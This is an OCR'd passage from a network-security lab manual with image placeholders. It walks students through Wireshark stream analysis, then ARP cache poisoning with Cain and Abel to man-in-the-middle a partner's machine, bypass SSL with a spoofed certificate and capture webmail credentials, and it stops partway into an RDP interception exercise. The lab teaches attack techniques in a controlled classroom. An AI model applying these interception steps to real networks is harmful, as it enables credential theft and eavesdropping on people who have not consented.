


a. Take this opportunity to have a quick look at the types of data that is being transmitted and received by your Windows machine even though you are only using FTP!




Notes:


15. In the Filter field, type **ftp** then flick Apply. This configures a basic display filter to show only captured FTP packets.
16. Click on one of the FTP packets in the upper pane and read the raw data contents in the lower pane. You should be able to pick out some readable strings. However, this is not a great method of reading the whole transcript.



17. Right click on one of the FTP packets, any of the packets will do and check out the options.
18. Click on 'Follow TCP Stream'.



a. Wireshark now filters out all other traffic, re-streams the TCP packets and displays them to you as a text file for easy analysis.



Notes:

b. This technique can also be applied to other traffic types as long as they are TCP based, since Wireshark requires the sequence number to re-stream the packets.

19. Close Ability Server. Close Wireshak using File, Quit, then click Quit without Saving.

12.2 Exercise2 – ARP Cache Poisoning Basics

1. 'Cain and Abel' has the ability to do ARP cache poisoning. Select a partner to work with. Choose who will be the attacker, and who will be the victim. You can use any virtual machine as the victim; the attacker must use the **Base System**.


Note: Even if the classroom is using a hub, this lab will still work.

Note: If you have not installed Cain and Abel on your Base system please do so now. Download the latest version from: http://www.oxid.it/cain.html. Be sure to download the version for Windows NT/2000/XP, not for Windows 9x.

2. On the victim VM machine, start a command prompt and type:
   a. **arp –a**

```
C:\>arp -a

Interface: 192.168.2.12 --- 0x2
  Internet Address      Physical Address      Type
  192.168.2.1           00-1b-2f-f5-64-76     dynamic
  192.168.2.6           00-01-4a-f6-86-f2     dynamic
```


   b. Take note of the IP to MAC pairing for the default gateway.
      i. Default Gateway IP Address:_____
      ii. Default Gateway MACAddress:_____
3. On the attacker Base System, do the following:
   a. **Start** up Cain and **enable** the sniffer (top left green icon).
   b. **Select** the sniffer top tab, and then **select** the host's tab at the bottom.




   c. Click the Start/Stop Sniffer button on the toolbar, second from the left, looks like a NIC. If prompted, select the appropriate NIC.
   d. **Click** the blue **+** to scan the network and get MAC addresses.

Notes:

e. You do not need to select any of the ARP tests. **Click** OK.




f. At the bottom**, select** the APR tab.
g. **Click** the top white grid area to the right of the APR list. Now **Click** the blue **+** to see a list of machines that you can do ARP cache poisoning between.
h. On the left, **select** the gateway or router's IP and MAC address by simply clicking on it.



Notes:

i. On the right side, **select** the victim machine's IP and MAC address by simply clicking on it.
j. **Click** OK.




Note: Make sure to only poison your partner, not other student machines in the network!

Note: Also, you can set up multiple ARP tables. As an example, you could choose the gateway on the left and then every single machine on the right side. Then you could choose the server on the left and every single client on the right side. This is needed when performing some internal Pen Tests.

Notes:


4. Start Wireshark attackerBase Machine, and capture packets.
5. On the victim machine, surf the Internet.
6. On the attackerBase Machine begin ARP cache poisoning.
    a. Clickthe round radioactive button in the top bar.




7. On the victim machine, run the arp –a command to check the IP to MAC pairings.
   a. Default Gateway IP Address:_____
   b. Default Gateway MAC Address:_____

```
C:\>arp -a

Interface: 192.168.2.12 --- 0x2
  Internet Address      Physical Address      Type
  192.168.2.1           00-01-4a-f6-86-f2     dynamic
```

8. Stop the packet capture in Wireshark. Analyze the data - Do you see ARP packets from the Attacker? This is the ARP cache poisoning in action.




   a. In Wireshark create a display filter using the following expression:
      i. **ip.addr eq 192.168.X.X** (Use the Victims IP address)



   b. Did the protocol analyzer capture packets from the victim machine?
      i. _____ (Yes or No)
      ii. If the answer is No, you should check to make sure you have the settings correct in your ARP poisoning.
9. Continue to poison your partners ARP cache.
10. On the victim machine, browse to either Yahoo Mail (mail.yahoo.com) or Gmail (mail.google.com) and logon with fake credentials. We are just showing how you can "break" or bypass SSL – having valid credentials is not important. Effectively, ARP poisoning creates a man-in-the-middle attack that allows the attacker to eavesdrop on what would normally be encrypted and protected conversations.

Notes:




a. Notice that you will be prompted to make a decision about a certificate offered by an unknown authority. For our lab, click OK when asked about the Certificate. Over 60% of computer users do this on a daily basis.
NOTE: In the real world, DO NOT ACCEPT certificates from unkown sources.


b. As a challenge – Find and record below what part of the certificate is invalid.
   i. Invalid portion of certificate: _____

Notes:

11. **Go** to the attack machine and look at the username and password in Cain and Abel.
    a. **Click** on Passwords tab at the bottom.




    b. **Click** on HTTP.
    c. Can you find the username and password in clear text?



12. **Stop** the ARP Cache Poisoning by **clicking** the radioactive button again.
13. Keep Wireshark and Cain open for the next lab.


12.3 Exercise3 – ARP Cache Poisoning - RDP

1. **Remove** the ARP injection listing you created in Exercise 2.
    a. **Right click** on it and **choose** remove.




2. **Make** a new one between the victim and the partners XP VM Image.
3. **Start** the ARP Poisoning again.
4. On the victim machine enable RDP.
    a. From the Desktop or the Start menu, **Right Click** on My Computer and **choose** Properties.
    b. **Click** on the Remote Tab.
    c. **Check** the box “Allow users to connect remotely to this computer”
    d. **Click** the button for “Select Remote Users”

Notes:



e. **Click** Add

f. **Type** Administrator and **click** Check Names.
g. Once the proper name has been inserted **click** OK.



h. **Click** OK


Notes:

i. **Click** OK

5. On the partners XP VM image start an RDP session to the victim.
   a. **Click** Start→All Programs→Accessories→Communications→Remote Desktop Connection
   b. When the RDP interface is up – **connect** back to the victim machine.

